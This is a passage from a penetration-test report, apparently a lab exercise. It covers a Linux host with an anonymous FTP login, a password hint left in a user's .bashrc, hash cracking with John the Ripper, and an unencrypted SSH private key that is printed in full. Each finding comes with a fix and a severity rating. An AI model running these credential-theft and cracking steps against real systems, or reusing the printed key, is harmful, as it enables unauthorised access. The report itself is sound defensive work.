Notes: this exploit is discovered using the searchsploit tool:

```
searchsploit dccp
```

which says that a DCCP Double-Free Privilege Escalation vulnerability exists at linux/local/41458.c.

2.3.3 Further Notes


There also some security vulnerabilities and malpractices on this machine but weren’t used for access or privilege escalation primarily:

/home/david/.bashrc

Vulnerability Explanation: unsecured FTP server where david’s .bashrc file contains a hint to his password, which makes it easier to crack using ‘John the Ripper’ or to brute-force with the Hydra tool.

Vulnerability Fix: remove the comment from this file and set david’s password to one not in a public wordlist, and that follows a password policy.

Severity: Moderate



```
┌──(kali㉿kali-40-544)-[~/ftp]
└─$ ftp 10.1.26.30
Connected to 10.1.26.30.
220────────── Welcome to Pure-FTPd [privsep] [TLS] ──────────
220-You are user number 1 of 50 allowed.
220-Local time is now 09:29. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.1.26.30:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd david
250 OK. Current directory is /david
ftp> get .bashrc
local: .bashrc remote: .bashrc
229 Extended Passive mode OK (|||16465|)
150 Accepted data connection
100% |*********************************************************************************************************************
226-File successfully transferred
226 0.000 seconds (measured here), 25.03 Mbytes per second
3911 bytes received in 00:00 (3.01 MiB/s)
ftp> exit
221-Goodbye. You uploaded 0 and downloaded 4 kbytes.
221 Logout.
┌──(kali㉿kali-40-544)-[~/ftp]
└─$ cat .bashrc | grep "TODO" -n -A 3 -B 3
116-  fi
117-fi
118-SETUP_USERNAME=david
119:#TODO: Experiment with simple fasttrack passwords so we can always lookup our own. Much safer than writting it down!!!
┌──(kali㉿kali-40-544)-[~/ftp]
└─$ 
```

Figure 10: a demonstration of retrieving the .bashrc file and the relevant comment within the file

Notes: using the command “unshadow”, which is part of the John command suite, the /etc/shadow and /etc/passwd files are recombined and we can see, from the hashes, that two users use sha256crypt as a hashing algorithm, whereas user and root use sha512crypt which is more secure. By cracking these locally, instead of using hydra to crack through ssh, more combinations can be tested per second, using the following command:

```
john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```

/home/david/.ssh/id_rsa


Vulnerability Explanation: unencrypted private key found here, which can be used for persistent SSH login for user david.

Vulnerability Fix: run

```
ssh-keygen -p -f home/david/.ssh/id_rsa
```

and enter a passphrase [9]. This passphrase should not be available in public wordlists and should follow a passphrase policy.

Severity: High



```
┌──(kali㉿kali-40-544)-[~/ftp]
└─$ ssh david@10.1.26.30
david@10.1.26.30's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic i686)

 * Documentation:  https://help.ubuntu.com/

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

138 packages can be updated.
6 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Apr 19 09:34:59 2024 from 10.1.26.20
david@srv-40-544:~$ cd .ssh
david@srv-40-544:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoAIBAAKCAQEAxN/3NF1a6AEzuSCpJw8mGoZO5o9pxlITz+d8MMjRyWGA2dK/
9eEj2n6myTGTRypskKBU2kJPr6h6FmvIC/e+C4k1kSS41x2QAauUkXpByleuigBN
Y8DVCwvT4AmaJzXRry3UBDHuWd3n8CIhSeWFaOBVYbiA/hza430fcI11EFF5j9cb
o+bLd8P7tX1ryYlZetFxuvmXPT+vEODETr9kYjL/K1U0Ps/d6fBvFHcoqm7jvfz4
wUY0cmcV9/olN4eaSPW+v2q0pykTfKEnkayTeEFvkJcwZqmxxt1am18d/NzkRyqw
ayLeH2CtyXcLRhNRrLK3iFcf2pX9szOMwJ9esQIDAQABAoIBADKEBTo6egjtxgfK
iZysFmrX64bdZZatmMfP7d3WqX2ytw0tNnQwwLJfrQwS3Gd2S0UQ3rTiLvAzmqAG
J95qQylSm5wSgBsySrEjBYwOgrMYrIBcc38VC5U6A7OIwzUsahE5AR3ScgY9GjZT
i5cafZDbfw0D+pU5cjDM+jQ3F8KHsiNGORUkDMcpzR5z3xhAhW7/xZGFc0YYVaLY
2JdU3Mf9Z1U9IBEjyLh0bo8LdWMmUV9ggQjV5Xzv2CqZhpu4mR7sXRZOWkLaZY0+
dxnynnZFH3O+30g9X5UYL39o35V/5XCvj6fghol/B0xcUqJ+CcXTlilDXVJqGFa6
ZjILQAECgYEA4daM/YbwwNZgkmXqjYpd7Tl/L4oDyW4KChX+I9UkfsvKQXhrh/lv
Qn0Bvu2G1J51BUp5bxWbTnN12DZlR/0dTvp+i6YTFI8Cvna+qoZAQEYC7lR/hMiC
HknCSvghIBwVv/MofvaCqx6YrcDsk2DToxWh03zt/5+oCMlOVKQ1zXECgYEA3yso
En3y2Ia8+5NF71sv164fCaldAgC4/2uvTSs2PJe3LuwV7Fu6Vk6HTe/7OMmLdaBN
s2x5uKW2N8BWfWwd+w4T4XW6RADwX5/Du0W72Mj2zlBVvI9Y5z3mnzuYIXcSulzx
3khKukeT3MjpepfH5hEjdrnpJb6XkQjJveOjBUECgYAQh8DIKeFjbA2jiZwyggc/
/u5lT2fZjZlkhZmVi9thAI+sXSEZ0dMn/bhr/jzZQUP1gC8FR4KXqnHcwpaFP2yu
xD0RAbXx0kn0IQLxvmPjkHxUb5Dp6jdD+kgjbqgWDpg09ZpoOKj114Z7aVynqPW0
wTeYIFPXWxtUkU+PeHmLsQKBgHf4PEeMm6MY87kOV9cvnw2EFj1cZZpxBwKQQiHq
6/Iw4RIBaluwiABjoMseCmBhwG3QalTdKKZBty5LYHN2TruqurdGUYbDNnVBbrha
6XvFtR/+AcknCnTtSvAo2kSLPW8gDgoftMRlPDDBdPopZBXi+ryVfqeCyPn3znQd
ToLBAn8VxyH2F8wMdxaFGv5oRXbqlKPwWpv4JknvbUS3UpWHILLCtclhAB88EgXN
GpOhVqtl7xRj/N9vMkJTQ3aXo1VfRyxyHSkQiX9p7f1Bnd7Jnz740kGOCrliOLPI
wEw4IVKbKcFzB6E0z6YeR3JaRtKYqXIRbrDONyyFJUHiCa5s
-----END RSA PRIVATE KEY-----
david@srv-40-544:~/.ssh$ █
```

Figure 11: the unencrypted RSA private key in david's home directory


Notes: this is important because even if someone changes their password, if they don’t regenerate SSH keys then this key can still be used for SSH login.

Anonymous FTP login

Vulnerability Explanation: anonymous credentials are accepted for ftp login to the machine. This allows anyone to login, list, and access some files in user's home directories.

Vulnerability Fix: disable anonymous login by removing the user "ftp" from /etc/passwd and /etc/shadow.

Severity: Moderate



```
┌──(kali㉿kali-40-544)-[~]
└─$ ftp 10.1.26.30
Connected to 10.1.26.30.
220────────── Welcome to Pure-FTPd [privsep] [TLS] ──────────
220-You are user number 1 of 50 allowed.
220-Local time is now 10:28. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.1.26.30:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
┌──(kali㉿kali-40-544)-[~]
└─$ ftp 10.1.26.30
Connected to 10.1.26.30.
220────────── Welcome to Pure-FTPd [privsep] [TLS] ──────────
220-You are user number 1 of 50 allowed.
220-Local time is now 10:28. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.1.26.30:kali): ftp
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
```

Figure 12: Methods of logging into the ftp service anonymously

2.4 House Cleaning

After the test was concluded, all added user accounts and installed packages were removed from the system.

3.0 References

[1] M. Shivanandhan, “How to Use Hydra to Hack Passwords – Penetration Testing Tutorial,” freeCodeCamp, 18 11 2022. [Online]. Available: https://www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/. [Accessed 16 04 2024].

[2] NIST, “CVE-2019-15107 | NVD,” 28 02 2023. [Online]. Available: https://nvd.nist.gov/vuln/detail/cve-2019-15107. [Accessed 16 04 2024].

[3] “Changelog | Webmin,” 16 04 2024. [Online]. Available: https://webmin.com/archives/. [Accessed 16 04 2024].

[4] foxsin34, “Webmin 1.890 Exploit unauthorized RCE,” Github, 09 07 2020. [Online]. Available: https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE. [Accessed 16 04 2024].

[5] “find,” GTFOBins, [Online]. Available: https://gtfobins.github.io/gtfobins/find/. [Accessed 16 04 2024].

[6] NIST, “CVE-2021-4034 | NVD,” 11 06 2023. [Online]. Available: https://nvd.nist.gov/vuln/detail/cve-2021-4034. [Accessed 16 04 2024].

[7] berdav, “CVE-2021-4034,” Github, 30 01 2022. [Online]. Available: https://github.com/berdav/CVE-2021-4034. [Accessed 16 04 2024].

[8] NIST, “CVE-2017-6074 | NVD,” 02 09 2023. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2017-6074. [Accessed 16 04 2024].

[9] Kolide, “How to Find Unencrypted SSH Keys and Encrypt Them,” 1Password, [Online]. Available: https://www.kolide.com/features/checks/unencrypted-ssh-keys. [Accessed 16 04 2024].

4.0 Appendix

Initially, I believed that /etc/shadow file was writable to all users. However, it no longer seems to be that way, after multiple restarts.

As such, I chose not to include it in my report.